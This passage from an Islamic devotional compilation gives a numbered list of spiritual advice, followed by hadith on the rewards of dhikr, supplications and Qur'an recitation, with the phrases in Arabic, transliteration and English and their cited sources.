7. Do not embark on a journey without any dire necessity. This is because many unconscious and unintended acts are committed while on a journey. Many good deeds are missed out, there is a shortcoming in the different forms of dhikr (remembrance of Allah), and you are unable to accomplish your tasks on time.

8. Do not laugh excessively nor talk excessively. You should take special precaution in not talking with ghayr mahrams (those with whom the observances of purdah is incumbent) in an informal way.

9. Do not go about repeating or mentioning an argument that may have taken place between two persons.

10. Always be mindful of the rules of the Shari'ah in everything you do.

11. Do not display laziness in executing any act of 'ibadah.

12. Try and spend most of your time in seclusion.

13. If you have to meet and converse with others, meet them with humility and do not display your greatness.

14. Associate very little with rulers and those who hold high positions.

15. Stay very far from the irreligious people.

16. Do not search for the faults of others. Do not have evil thoughts about anyone. Instead, look at your own faults and try

to put them in order.

17. You should be very particular in offering your salaat in the proper manner, at the proper time and with great concentration.

18. Always occupy yourself in the remembrance of Allah either with your heart or tongue. Do not be neglectful in this regard at any time.

19. If you experience any satisfaction in taking the name of Allah and your heart feels happy over this, then express your gratitude to Allah.

20. Speak in a nice and humble way.

21. Set aside specific times for all your different tasks and abide strictly to these times.

22. Consider whatever regret, sorrow or loss you may experience to be from Allah. Do not be despondent. Instead, think that you will be rewarded for this.

23. Do not think about worldly matters, calculations, profits and losses, etc. all the time. Instead, think about Allah.

24. As far as possible, try to help and benefit others irrespective of whether it be in worldly affairs or Dini matters.

25. Do not eat and drink too little to the extent that you become weak and fall ill. Nor should you eat and drink too much to the extent that you feel lazy in carrying out the different acts of 'ibadah.

26. Do not have any desire or greed for anything from anyone except Allah. Do not allow your mind to wander towards any place thinking that you will be able to gain certain benefit or profit from there.

27. Be restless in your quest for Allah.

28. Be grateful for the favours that are bestowed upon you irrespective of whether they are plenty or few. Do not be depressed with poverty and destitution.

29. Overlook the faults and mistakes of those who are under your control.

30. If you learn of any fault of someone, conceal it. However, if the person plans to cause harm to someone else and you learn of it, then warn the other person beforehand.

31. Be in the services of guests, travelers, strangers, 'ulama, and the pious servants of Allah.

32. Choose the company of the pious.

33. Fear Allah all the time.

34. Remember death.

35. Set aside a certain time daily wherein you should think about all your actions for that day. When you remember any good action, express gratitude. When you remember any evil action, repent.

36. Don't ever speak a lie.

37. Don't attend gatherings that are contrary to the Shari'ah.

38. Live with bashfulness, modesty and fornearance.

39. Do not be conceited by thinking to yourself that "I have a such-and-such qualities in me"

40. Continue making du'a to Allah to keep you steadfast on the straight path.

Authentic Supplications of the Prophet (swt)

The Messenger of Allah ﷺ(swt) said: “Whoever says: Lã ‘ilãha ‘illã ‘allãhu wahdahu lã shareeka lahu, lahulmulku wa lahul hamdu wa huwa `alã kulli shay’in qadeerun

لا إلهَ إلاّ اللّهُ وَحْدَهُ لا شَرِيكَ لَهُ، لَهُ المُلْكُ، وَلهُ الحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

100 times would get the reward of manumitting ten slaves, one hundred good deeds would be written for him, one hundred sins would be remitted from him, it would be a shield for him from the Shaytan that day till night, and nobody would arrive with better than what he arrived with except for one that had done more than him.”

The Prophet (swt) said: “Whoever says, Subhãna ‘allãhi wa bihamdihi 100 times a day, will be forgiven all his sins even if they were like the foam of the Sea.”

سُبْحَانَ اللّهِ وَبِحَمْدِهِ

The Messenger of Allah ﷺ(swt) said: “There are two phrases which are light on the tongue, heavy in the balance, and beloved to the All Merciful; Subhãna ‘allãhi wa bihamdihi, Subhãna ‘allãhil-`atheemi.“

سُبْحَانَ اللّهِ وَبِحَمْدِهِ، سُبْحَانَ اللّهِ العَظِيمِ

The Messenger of Allah ﷺ(swt) said: “The most beloved words to Allah ﷻthe Exalted are four, it harms you not with which you begin: Subhãna ‘allãhi, wal-hamdu lil-lãhi wa lã ‘ilãha ‘illã ‘allãhu, wa ‘allãhu ‘akbaru.”

سُبْحَانَ اللّهِ، وَالحَمْدُ لِلّهِ، وَلا إلهَ إلاّ اللّهُ، وَاللّهُ أَكْبَرُ

The Messenger of Allah ﷺ(swt) said: “Is one of you unable to gain 1,000 merits in a day?” One of those sitting with him then asked: “How can one of us gain 1,000 merits?” He said: “By making 100 tasbeehas, 1,000 merits would be written for him, or 1,000 demerits would be remitted from him.”

Once someone came to Abu Dardah (ra) and told him his house was on fire. Without any concern, Abu Dardah (ra) replied that Allah ﷻwould not do that to him since he had recited this du’a in the morning and he heard Rasulallah saying that when someone recites this du’a in the morning no calamities will befall him, nor his wife and children, nor his property till evening. When Abu Dardah (ra) and the people went to investigate, all the house on Abu Dardah (ra)’s street were burned except for his own

Various Zikr/Azkaars

In the Name of Allah, The Most-Compassionate The Most-Merciful
Taken from 120 ways to earn rewards

1. Earn a thousand good deeds in Minutes

Prophet Muhammad (Peace be upon him) said: "Is anyone of you incapable of earning one thousand Hasanah (rewards) a day?" Someone from the gathering asked, "How can anyone of us earn a thousand Hasanah?" Prophet Muhammad (Peace be upon him) said: "Glorify Allah a hundred times by just saying "Subhanallah" (Glory be to Allah) and a 1000 Good deeds will be written for you, or a thousand sins will be wiped away." (Muslim 4:2073)

Supplication after prayer: the Prophet SAW said:
"Allah will forgive the sins, even if they were as much as the foam of the sea, for anyone who exalt Allah 33 times saying 'Subhaanallaah', praises him 33 times 'Al-Hamdulillah', and glorifies him 33 times 'Allaahu Akbar', and then completes the supplication to be one hundred by saying: 'None has the right to be worshipped except Allah alone without partner. To Him belong sovereignty and praise, and He is over all things Omnipotent.' " (Muslim)

2. One of the Rare Treasures of Paradise

Hadhrat Abu Dharr [Ra] narrated that Rasulallah [Saw] said: "Should I not tell you of one treasure of the unlimited treasures of Paradise?" I replied spontaneously "Oh Rasulallah (Peace be upon him) that would be an honour indeed!" Rasulallah (Saw) said: "That rare treasure is LA HAWLA WA LA QUWWATA ILLA BILLAH." (There is no Might or Power except with Allah) ("The strength to do good and to refrain from evil comes from the grace and mercy of Allah!") -(Ibn Majah)

Hadrat Abu Dharr al-Ghifari (may Allah be pleased with him) narrates that "my beloved friend" (the Holy Prophet Muhammad, may Allah's blessings and peace be upon him) has enjoined five things upon me. He has commanded me to love and be close to the poor and the downtrodden, and he has commanded me to look at those in the world who are of lower rank than me, and not at those who are of higher rank, and he has commanded me to be kind to the kinsman and to preserve and keep intact the bond of kinship, and he has commanded me not to ask for anything from anyone as a favour and he has commanded me to speak the truth at all times though it may be bitter for others, and he has commanded me to care nothing for the rebuke of those who revile and villify in the path of Allah, and he has commanded me to recite much the Kalima of: Laa Hawla wa laa Qawwuta Illaa Billah (there is no power or strength but in Allah) because all these things are from the treasure-house (of Allah) which is under the ninth heaven. (Ahmad)

3. A Date Palm planted in Paradise for the one who Recites this

Hadhrat Jaa'bir [Ra] narrated that Rasulallah(Peace be upon him) said: "For the person who recites SUB-HAN'ALLAH HIL AZEEM WA BI-HAM'DIHI, [Pure and perfect is Allah in his glory and praise] (Glory be to Allah, The Supreme, and Praise Him), - A date palm will be planted for him in Paradise" (Tirmidhi)

Another Narration says:

4. Forgiveness for Sins Even Though they are like the Foam of the Sea:

Narrated Abu Huraira: Allah's Apostle said, "Whoever says, 'Subhan Allaahi Wa bihamdihi, {Allah is free from imperfection and His is the praise}. One hundred times a day, will be forgiven all his sins even if they were as much as the foam of the sea. (Bukhari, Book #75, Hadith #414) (this refers to minor sins only. Major sins have to be repented for)

5. We Can Earn Over a BILLION Rewards in Just a Few Seconds!

Narrated 'Ubaadah that the Messenger of Allah said, "Whoever seeks forgiveness for the believing men and believing women, Allah will write for him a good deed for each believing man and believing woman." (Tabarrani)

6. That Which Shall Have no Equal on the Day of Resurrection:

Narrated Abu Huraira:Allah's Apostle said, "Whoever says one hundred times in a day:

"Laa ilaaha illallaah wahdahuu laa shareeka lahu, lahu-l-mulk wa lahu-l-hamd wa huwa 'alaa kulli shai'in qadeer,"

("None has the right to be worshipped but Allah, the Alone Who has no partners, to Him belongs Dominion and to Him belong all the Praises, and He has power over all things (i.e. Omnipotent)",}

he will get the same reward as given for manumitting ten slaves; and one hundred good deeds will be written in his accounts, and one hundred sins will be deducted from his accounts, and it (his saying) will be a shield for him from Satan on that day till night, and nobody will be able to do a better deed except the one who does more than he." (Bukhari, Book #75, Hadith #412)

7. Four Phrases that are Heavier on the Scales than an Entire Morning of Dhikrullah (Remembrance of Allah):

The Mother of the Believers, Juwairiyah bint Al-Harith reported that the Prophet came out from my apartment in the morning as I was busy in performing the dawn prayer. He came back in the forenoon and found me sitting there. The Prophet said, "Are you still in the same position as I left you." I replied in the affirmative. Thereupon the Prophet said, "I recited four phrases three times after I had left you. If these are to be weighed against all you have recited since morning, these will be heavier. These are:

Subhan-Allah Wa bihamdihi, 'adada khalqihi, wa rida-a nafsihi, wa zinatah 'arshihi, wa midada kalimatihi

(Allah is free from imperfection and I begin with His praise, as many times as the number of His creatures, in accordance with His Good Pleasure, equal to the ink that may be used in recording the words (for His Praise)." (Muslim)

8. A Phrase that Comes with Rewards in the MILLIONS:

On the authority of Abdullah ibn 'Umar that the Prophet said: "Whoever enters a market and says:

'Laa ilaaha ill Allah Wahdahu laa shareeka lah, lahul Mulku Wa lahul Hamdu yuhyi Wa yumeetu Wa huwa Hayyun laa yamoot, bi yadihil khayr, wahuwa 'alaa kulli shay' in qadeer'

{There is nothing worthy of worship but Allah, He is alone without partner, to Him belongs the dominion and the praise, he causes life and death and He is the Living One and will never die. In His Hand is all good, and He is over all things capable.)

Allah will write for him a million good deeds erase a million of his bad deeds and build for him a house in Jannah."

And in another narration, instead of mentioning that Allah will build a house in Jannah, it states, "and he will be raised one million levels." (Tirmidhi).

9. Reciting Tasbeeh, (Subhanballah), Tahmeed (Alhamdolillah) and Takbeer Allahu Akbar), and enjoining what is Good and forbidding what is evil, and praying Salaatul Duha (Breakfast prayer).,

It was narrated from Abu Dharr that the Prophet (peace and blessings of Allaah be upon him) said: "For every bone of the son of Adam a charity must be given each day. Every Tasbeehah (saying Subhaan Allah -Glory be to Allah) is a charity, every Tahmeedah (saying Al-hamdu Lillaah -praise be to Allah) is a charity, every tahleelah (saying Laa ilaaha ill-Allah -There is no god but Allah) is a charity, every takbeerah (saying Allaahu akbar -Allah is Most Great) is a charity, enjoining what is good is a charity, forbidding what is evil is a charity, and two Rak'ahs (Nafil) offered in the mid-morning (Duha) is sufficient." (Muslim, 720)

10. The Virtues of Reciting Tasbih at-I-Fatima

A well-known Tradition of the Prophet (Peace be upon him) has it that the Prophet's beloved daughter (and Hazrat Ali's (Ra) wife), Hazrat Fatima (Ra), used to perform all the domestic duties with her own hands. She had even to draw water from the well and to carry it home and to grind the corn in the millstone. One day she begged the holy Prophet (Peace be upon him) to provide her with a domestic servant upon which the Prophet (Peace be upon him) observed, "I will tell you of something that will serve you better than a domestic servant. Recite Subhaa-nallaah 33 times, Alhamdu lillaah 33 times, and Allahu Akbar 34 times after each Salaah and on retiring to bed. This will be of greater value to you than a servant."

Another Tradition says, "Whoever will recite after each Salaah 33 times Subhaa-nallaah, 33 times Alhamdu lillaah, and 34 times Allahu Akbar, and, at the end of it, the Kalima of 'Laa ilaaha illal laahu wahdahu laa sharika lahu lahul mulku wa-lahul hamdu wa huwa alaa kulli shay-in qadeer'. (There is no Allah but one Allah. He is alone. No partner hath. He Him belongs sovereignty and unto Him belongs Praise and He is all-Powerful) all his sins will be forgiven even if they be as profuse as the foam of the sea."

11. How to Erase 2500 Sins in 5 minutes!

Abd-Allaah ibn 'Amr (may Allah be pleased with him) who said: "The Messenger of Allah (peace be upon him) said: 'There are two qualities, no Muslim man acquires them but he will enter Paradise, and they are simple and easy. He should glorify Allah (say Subhaan Allah) ten times immediately after each prayer, and praise Him (say Al-hamdu Lillaah) ten times and magnify Him (say Allaahu Akbar) ten times.'

I saw the Messenger of Allah (peace and blessings of Allah be upon him) counting this on his fingers. He said: 'That makes one hundred and fifty on the tongue and one thousand five hundred (hasanaat) in the scales.

[Translator's note: each of three phrases repeated ten times makes thirty; multiplied by the number of daily prayers, which is five, makes one hundred and fifty. Each of these good deeds of the tongue will be rewarded with ten hasanaat which will be added to the total of good deeds to be weighed in the balance or scales on the Day of Judgement].

12. Glorifying Allah 100 times when one goes to bed

When you go to bed, glorify Him and praise Him and magnify Him One hundred times: that will be one hundred on the tongue and a thousand in the scales.

Who among you does 2,500 bad deeds in one day?' They said: 'How could we not count (our sins)?' He said: 'The Shaytaan comes to any one of you whilst he is praying and says, Remember this, remember that, until he finishes his prayer and does not do (this dhikr), or he comes to him when he is lying down and makes him sleepy, until he falls asleep (without doing this dhikr).'" (Sunan al-Tirmidhi, 3332).

13. Earning a 1000 good deeds and wiping away a 1000 bad deeds in Minutes

If a person says "Subhanallah" (glory be to Allah) 100 times, a thousand good deeds are recorded for him and a thousand bad deeds are wiped away. (Muslim)

14. Jannat becomes obligatory for the one who Recites the following

Abu Sa'id (Ra) said that Rasullallah (Peace be upon him) said, "Whoever says:
Radeetu billahi rabban, Wa bil-Islaami deenan, Wa bi-Muhammadin rasoolan
Jannah becomes obligatory for him (to enter). (Abu-Dawud)
- Best said in Morning and Evening with "Nabiyan wa rasoolan"

15. The Virtues of Reciting the First Kalimah

The declaration of belief in the oneness of Allah or kalimah tayyibah

Laa ilaaha ill-Allah
(There is no worthy of worship except Allah)

Hadrat Zaid bin ‘Arqam (Allah be pleased with him) narrated that the Messenger of Allah (peace be upon him) said: “Whoever says Laa ilaaha illal-laah…sincerely will enter the Paradise.”

It was said: And what is the [sign of] sincerity? He said: “That this kalimah stops him from those things which Allah has forbidden.” (Tabaraani in Awsat-ul-Kabeer)

“Do you not see how Allah puts forth the likeness of a good word (kalimah tayyibah)? It is like a good tree, whose root is firmly fixed and whose branches reach to the sky. It brings forth its fruit in all seasons by the command of its Lord. And Allah sets forth parables for men, so that they may take heed. And the likeness of an evil word (kalimah khabeetha- a word of shirk) is like an evil tree, which is uprooted from the face of the earth, and has no stability.” (Qur’an: 24-26)

16. Virtues of Reciting the Third Kalimah:

The word of glorification or the Kalima-e-Tamjeed

Subhāna-llāhi, wa-l-hamdu li-llāhi, Wa lā ilāha illā-llāhu, wa-llāhu akbar. Wa lā hawla Wa lā quwwata illā bi-llāhi-l-‘aliyyi-l-‘azīm

(Glory be to Allah. And praise be to Allah. And there is no god except Allah. And Allah is the Greatest. And there is no power and no strength except with Allah, the Most High, And Most Great)

Ibn Mas’ood (Allah be pleased with him) narrated that the Messenger of Allah (peace be upon him) said: “When I met Prophet Ibrahim (peace be upon him) in the night of Mi’raaj (Night of ascension) he asked me to convey his Salaam to my Ummah and to tell them that the Paradise has a fertile soil and sweet water, and is like a vast field. And its plants are [the words above].”

Another version says: “Whoever recites the words above, a tree in Paradise is planted for him for each word he says.” (Virtues of Dhikr; Tirmidhi)

17. Virtues of reading the Fourth Kalimah:

The word of Oneness of Allah or the Kalima-e-Tawhid:

Lā ilāha illā-llāhu waḥdahu lā sharīka lahu lahu-l-mulku Wa lahu-l-hamdu yuḥyi Wa yumītu Wa huwa ḥayyu-llā yamūtu abadan abada, ḏū-l-jalāli wa-l-ikrām, biyadihi-l-khayr, wa huwa ‘alā kulli Shay’in qadīr.

(There is no god except Allah, Who is Alone and has no partners. For Him is the Dominion and for Him is all praise. He gives life and causes death. And He is living and will never ever die. Owner of Majesty and Honour: In His Hands is all goodness. And He has power over all things)

Abu Hurairah (Allah be pleased with him) reports that the Messenger of Allah (peace be upon him) said: “A person who recites: Laa ilaaha illal-laahu wahdahu laa shareeka lahu, lahul-mulku wa lahul-hamdu wa huwa ‘alaa kulli shay-in qadeer, a hundred times daily will have reward equal to that of freeing ten slaves and one hundred good deeds will be written for him, and one hundred of his sins will be lifted from him, and for the whole day, he will remain immune from the Shaytaan until the evening, and on the Day of Judgment, no one will exceed him in merit except one who has done [these phrases] more.” (Agreed Upon)

18. Virtues of Reciting AYAT UL KURSI after Salaat

Rasulallah (peace be upon him) said: "Whoever recites Aayatul Kursi after every Fard (Fard Salat). Only death is keeping him/her from entering Jannah. (As soon as he/she dies, will enter Jannah) (Nisa'i, Ibne Habban, Ibnelsani A'n Abi Amatah

Albahili Radiallah Anhu)

Another Hadith states that Reciting Ayatul Kursi after one Fard (Fard Salat) will cause a person to stay in Allah's protection until the next Salat. (Tibrani Fil Kabeer)

19. Recite Ayatul Kursi for protection

Imam Bihaqi (Ra) States: The one who recites Ayatul Kursi before falling asleep, Allah gives protection to his/her home and his/her Family.
(Marqat Sharah Mishkaat, Mulla Ali Qaderi, vol. 2 pp. 583)

In another Hadith the Jinn and Shaithaan do not come close to the house in which Ayatul Kursi is recited. (Tirmizi Altargheeb Wal Tarheeb Lilmanzari vol.2 pp.631)

20. Recite Ayatul Kursi for blessing in one's food

Hadrat A'isha Radiallah Anha states that a person arrived in the court of Rasulallah (peace be upon him)and complained that there is no Barakat (Blessings) in anything in his home. Rasulallah (peace be upon him)said, "You do not recite Ayatul Kursi, whichever Food and Curry you will recite Ayatul Kursi on, Allah will give Blessings on that Food and Curry. (Tafseer Dar Manshoor vol. 1 pp. 323)

21. Praying Fajr then worship until after Sunrise (15-20 min after sunrise)

"Whoever prays Fajr Salaat in congregation, then sits remembering Allah until sunrise, then prays 2 Rakats of Salat has a complete reward of Hajj and Umrah. (the Prophet (Peace be upon him) repeated the word 'complete' 3 times for emphasis) (Tirmidhi)

22. Reward for Reciting each letter of Holy Qur'aan.

It was narrated that 'Abd-Allaah ibn Mas'ood said: The Messenger of Allah (peace and blessings of Allah be upon him) said: "Whoever reads a letter of the Book of Allah will be credited with a good deed, and a good deed gets a tenfold reward. I do not say that Alif-Laam-Meem is a letter, rather alif is a letter, laam is a letter and meem is a letter." (Narrated by al-Tirmidhi, 2910)

23. Surah Fathiha The Mother of the Qur'an and a cure for every disease

Abu Sulaiman says that once a group of Companions were in an expedition (ghazwa) when they happened to come across an epileptic person, who was unconscious. One of the Companions recited Surah Al-Fatiha and blew in his ear. The epileptic person immediately cured. When Sayyidana Muhammad (Peace be upon him) was informed of this, he said: "It (Surah Al-Fathiha) is "The Mother of the Qur'an" (Umm al-Qur'an) and is a cure for every disease."

[This narration has been recorded by Ath-Thua'lbi from Abu Sulaiman, who narrated it from Muawiya bin Saleh (RA), Tafseer Mazhari 1:31]

24. Surah Mulk which protects one from the Torment of the Grave

It was narrated that Abdullah ibn Mas'ud said: Whoever reads Tabarakallahi Biyadihil Mulk [i.e. Surah al-Mulk] every night, Allah will protect him from the torment of the grave. At the time of the Messenger of Allah (Peace be upon him) we used to call it al-mani'ah (that which protects). In the Book of Allah it is a surah which, whoever recites it every night has done very well. (an-Nasa'i)

25. Surah Zilzalah worth half of the Qur'an

Abdullah Ibn ‘Abbas and Anas Ibn Malik (Ra) reported that the Prophet (Peace be upon him) said, ‘Whoever recited Surah Zilzilah (99) would get the reward of reciting half the Qur’an. Whoever recited Surah al Kaafirun (109) would get a reward as if reading a quarter of the Qur’an. Whoever recited Surah al Ikhlas (112)would get a reward as if reading one third of the Qur’an’. (At-Tirmidhi 2818/A)

26. Surah Iklhas worth a third of the Qur’an

Abu Sa’id al-Khudri (RA) reported that the Messenger of Allah (Peace be upon him) said to his Companions, “Are any of you unable to recite a third of the Qur’an in a night?” That was difficult for them and they said, “Which of us is able to do that, Messenger of Allah?” He said, “[The surah] ‘Say: He is Allah, Absolute Oneness, Allah, the Everlasting Sustainer of all’ (112) constitutes a third of the Qur’an.’” (Sahih al-Bukhari 6:61 #534, Riyad as-Salihin by Imam an-Nawawi Ch.183 #1010)

27. Surah Iklhas recited 200 times daily gets forgiveness of 50 years of sin

Anas (RA) reported the Prophet (Peace be upon him) as saying, “If anyone recites two hundred times daily, Qul huwallahu ahad the sins of fifty years will be wiped out, unless he is in debt.” (At-Tirmidhi and Darami).

The latter version has ‘fifty times’ and he did not mention ‘unless he is in debt’

28. Surah al Falaq and An Naas protection from Jinn and evil eye

The Prophet (Peace be upon him) used to seek refuge from the jinn as well as from the evil eye until Surah al Falaq and An Naas were revealed. When they were sent down, he utilised them and left other things. [At-Tirmidhi #1984, Riyad as-Salihin by Imam an-Nawawi Ch.183 #1014]

4. It is reported from ‘Uqbah Ibn ‘Amir Al-Juhani (RA) that he said that Allah’s Messenger (SAW) said: “Recite the last two verses from Surat Al-Baqarah, for I was given them from a treasure trove beneath the Throne” (Ahmad)

29. Good manners are the Heaviest on the good deed scales

Abu Darda (May Allah be pleased with him) reported: The Prophet (Peace be upon him) said, "Nothing will be heavier on the Day of Resurrection in the Scale of the believer than good manners. Allah hates one who utters foul or coarse language.''

30. We will regret the Seconds we wasted without remembering Allah

Hadhrat Mu'az [RA] narrated Rasulallah (Peace be upon him) said: “The Inhabitants of Paradise will not be grief stricken or sorrowful about anything they did in the life of the world except for the time they spent without being in the remembrance of Allah” (Tabaraani)

31. Do Dhikr of Allah even if it’s on Comfortable beds

Hadhrat Abu Saeed Khudri (Ra) narrates that Rasulullah (Peace be upon him) said:

“There are many people reclining on comfortable beds and making the Dhikr of Allah on earth. Allah will grant them elevated ranks (in the Aakhirah).”
(Ibn Habbaan)

Those indulging in luxury should not abstain from Dhikrullah. They too should be constantly engaged in the remembrance of Allah whilst enjoying the comforts of the bounties which whilst enjoying the comforts of the bounties which Allah has bestowed on them and Allah will give them elevated ranks in the hereafter.

32. Do so much Dhikr that people think you are mad

Hadhrat Abu Saeed Khurdi (Ra) also narrates that Rasulullah (Peace be upon him) said:

“Engage in the Dhikr of Allah in such abundance that people comment that ‘you are insane’.” (Ahmed, Abu Ya’la, Ibn Habbaan)

33. Remember Allah in the places where people don’t usually remember Allah

It is mentioned in hadith that in a place where people are oblivious to dhikir, remembrance of Allah is like being steadfast in jihad, when others are running away. (Targhib, p. 193, vol. 3 ref. Bazar and Tibrani)

34. Always thank Allah for EVERYTHING

A’ishah (may Allah be pleased with her) said, I asked, “Messenger of Allah, why do you exert yourself so much while all your sins have been forgiven?” To this he replied, “`A’ishah, should I not be a grateful servant of Allah?” (Muslim).

Anas bin Malik (May Allah be pleased with him) reported: The Messenger of Allah (PBUH) said, “Allah is pleased with His slave who says: `Al-hamdu lillah (praise be to Allah)’ when he takes a morsel of food and drinks a draught of water.” (Muslim)

35. Praising Allah upon Sneezing and its Response

Abu Hurairah has related a Prophetic saying: "Allah likes sneezing and dislikes yawning. When anyone of you sneezes he should say “Alhamdulillah” and the hearer thereof should respond “Yar hamakullah” as it is a right of the one who sneezes." (Sahih Bukhari).

36. Allah will increase us the more thankful we are to him

-Allah likes those who are thankful [39:7]
-Allah rewards those who are thankful [3:144]
-Allah gives more benefits and blessings to those who are thankful [14:7]
-Allah protects those from harm who render Him thankfulness [54:34-35]

37. Dua to make in every dua to become of the appreciative

Allahumma a-inni ala Zikrika wa shukrika wa husni ibadatik
(O Allah! Help me to remember you, to thank you, and to worship you in the best of manners)

38. Sending Daruud and Peace on the blessed Prophet (Peace be upon him)

The Holy Prophet as saying that "One sent by my Sustainer came to me and told me that 'Whoever from your ummah sends darud on you once ten good deeds are recorded on his behalf, his ten (minor) sins are pardoned and he is elevated by ten stages" (Sunan Nisai and Musnad Ahmed, Al-targhib li al Mundhari, P.157 volume 3)

And Anas (RA) a companion, has said that the eternally blessed Prophet said that "When my name is mentioned before anyone it is incumbent upon him to, send darud on me, and whosoever sends darud once, Allah sends His Mercy on him ten times (ibid.)

The best Darud is that which we read in our Salah and the shortest is to say "Salallahu Alaihi Wasallim"

A collection of various dhikrs from the Sunnah

In the Name of Allah, The Most-Compassionate The Most-Merciful
Credit goes to whoever wrote this -As Posted On: Another Muslim Website – For Reasons Of Anonymity the poster has not divulged

سُبْحَانَ اللّٰهِ

SubhanAllah (Glory be to Allah)

Whoever says (the above) one Hundred times, a thousand good deeds are recorded for him or a thousand bad deeds are wiped away

[Muslim; 4:2073]

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ

SubhanAllahi wa biHamdihi (Glory be to Allah and I Praise Him)

Whoever says (the above) at morning and evening time, one hundred times, none shall come on the Day of Resurrection with anything better except someone who has said the same or more [Muslim; 4:42071]

Whoever says (the above) a hundred times during the day, his sins are wiped away, even if they are like the foam of the sea [Sahih al-Bukhari; 7:168, Muslim; 4:2071]

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ

SubhanAllahi wa biHamdihi (Glory be to Allah and I Praise Him)

Abu Dharr reported that the Prophet (SAW) said, “Shall I tell you the words that Allah loves the most?” I said: “Yes, tell me, O Messenger of Allah.” He said: “The words dearest to Allah are: subhanAllah wa bihamdihi [Muslim and at-Tirmidhi]

سُبْحَانَ اللّٰهِ الْعَظِيمِ وَ بِحَمْدِهِ

SubhanAllahil adheem wa biHamdihi (Glory be to Allah, The Supreme, and I Praise Him)

Whoever says (the above) a palm tree is planted for him in Paradise [at-Tirmidhi; 5:511, al-Hakim]

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ ، سُبْحَانَ اللّٰهِ الْعَظِيمِ

SubhanAllahi wa biHamdihi, SubhanAllahil adheem (Glory be to Allah, and Praise, Glory be to Allah, the Supreme)

Muhammad (SAW) said: “Two words are light on the tongue, weigh heavily in the balance, they are loved by the Most Merciful One”

[Sahih al-Bukhari; 7:67, Muslim; 4:2071]

لا حَوْلَ وَ لا قُوَّةَ اِلَّا بِاللّٰهِ

La Hawla wa la Quwatta illa Billah (There is no Might or Power except with Allah)

This is mentioned in a hadith as “a treasure from the treasures of Paradise” [Sahih al-Bukhari; al-Fath al-Bari; 11:213, Muslim; 4:2076]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest)

The above are mentioned as the four most beloved words to Allah. It doesnt matter which of them is begun with [Muslim; 3:1685]

Abu Saiid reported that the Prophet (SAW) said, “Perform the enduring goods deeds (al-baqiyat al-salihat) more frequently.” They asked, “What are these enduring good deeds?” The Prophet replied: Takbir [Allahu Akbar], Tahlil [la ilaha illallah], Tasbih [Subhan'Allah], alhamdu lillah, and la hawla wa la quwwata illa billah. [an-Nasa'i and Hakim, who said its chain is sahih]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest)

Muhammad (SAW) said: ‘For me to say (the above) is dearer to me and all that the sun rises upon (ie the whole world) [Muslim; 4:2072]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ ، وَ لا حَوْلَ و لا قُوَّةَ اِلَّا بِاللّٰهِ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar, wa la Hawla wa la quwwata illa billah (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest, There is no might or any power Except with Allah)

The good deeds which endure are (the above)

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ ، وَ لا حَوْلَ وَ لا قُوَّةَ اِلَّا بِاللّٰهِ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar, wa la Hawla wa la quwwata illa billah (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest, There is no might or any power Except with Allah)

AbdAllah ibn Mas'ud reported that the Prophet said: "During the Night Journey I met Ibrahim (AS) who said to me: O Muhammad, convey my greetings to your Community, and tell them that the Paradise is of pure land, its water is sweet, and its expanse is vast, spacious and even. And its seedlings are SubhanAllah, walhamdulilah, wa la ilaha ilAllah, waAllahu Akbar (the above)

[at-Tirmidhi and Tabarani whose version adds: "There is no power nor strength save through Allah"]

الْحَمْدُللّٰهِ

Alhamdulilah (All Praise is for Allah)

Verily the best supplication is (above). [Muslim; 4:2073]

لا اِلهَ اِلَّا اللّٰهُ

La illaha ilAllah(u)(There is No God But Allah)

- The best form of remembrance is (above). [Muslim; 4:2073]

- Abu Huraira (RA) reported that the Prophet (SAW) said:

"When a servant of Allah utters the words la ilaha illallah (there is no God except Allah) sincerely, the doors of heaven open up for these words until they reach the Throne of Allah, so long as its utterer keeps away from the major sins.

[at-Tirmidhi, who says it is hasan gharib. al-Mundhiri included in al-Targhib 2:414]

- Abu Huraira (RA) reported that the Prophet (SAW) said, "Renew your faith." "How can we renew our faith?" they asked. The Prophet replied: "Say always: la ilaha illallah." [Ahmad with a fair chain of authorities]

لا اِلهَ اِلَّا اللّٰهُ وَحْدَهُ لا شَرِيكَ لَهُ ، لَهُ الْمُلْكُ وَ لَهُ الْحَمْدُ وَ هُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La illaha ilAllahu, waHdahu la shareeka lahu, lahul Mulku, wa lahul Hamd, wa Huwa ala kulli shaiy'in Qadeer (There is No God But Allah Alone, who has no partner. His is the dominion and His is the raise, and He is Able to do all things)

- whoever says the above ten times, will have the reward for freeing four slaves from the Children of Isma'il (AS) [Sahih al-Bukhari; 7:67, Muslim; 4:2071]

- whoever says the above one Hundred times, has the reward of freeing ten slaves, a hundred good deeds are recorded for him and a hundred bad deeds are wiped away and he has gained refuge from the devil that day until

evening and none shall come with anything better except someone who has done more. [Sahih al-Bukhari; 4:95, Muslim; 4:2071]

لا اِلهَ اِلَّا اللّٰهُ وَاحِدًا اَحَدًا صَمَدًا لَّمْ يَتَّخِذْ صَاحِبَةً وَّ لاَ وَلَدًا وَّ لَمْ يَكُنْ لَّهُ كُفُوًا اَحَدٌ

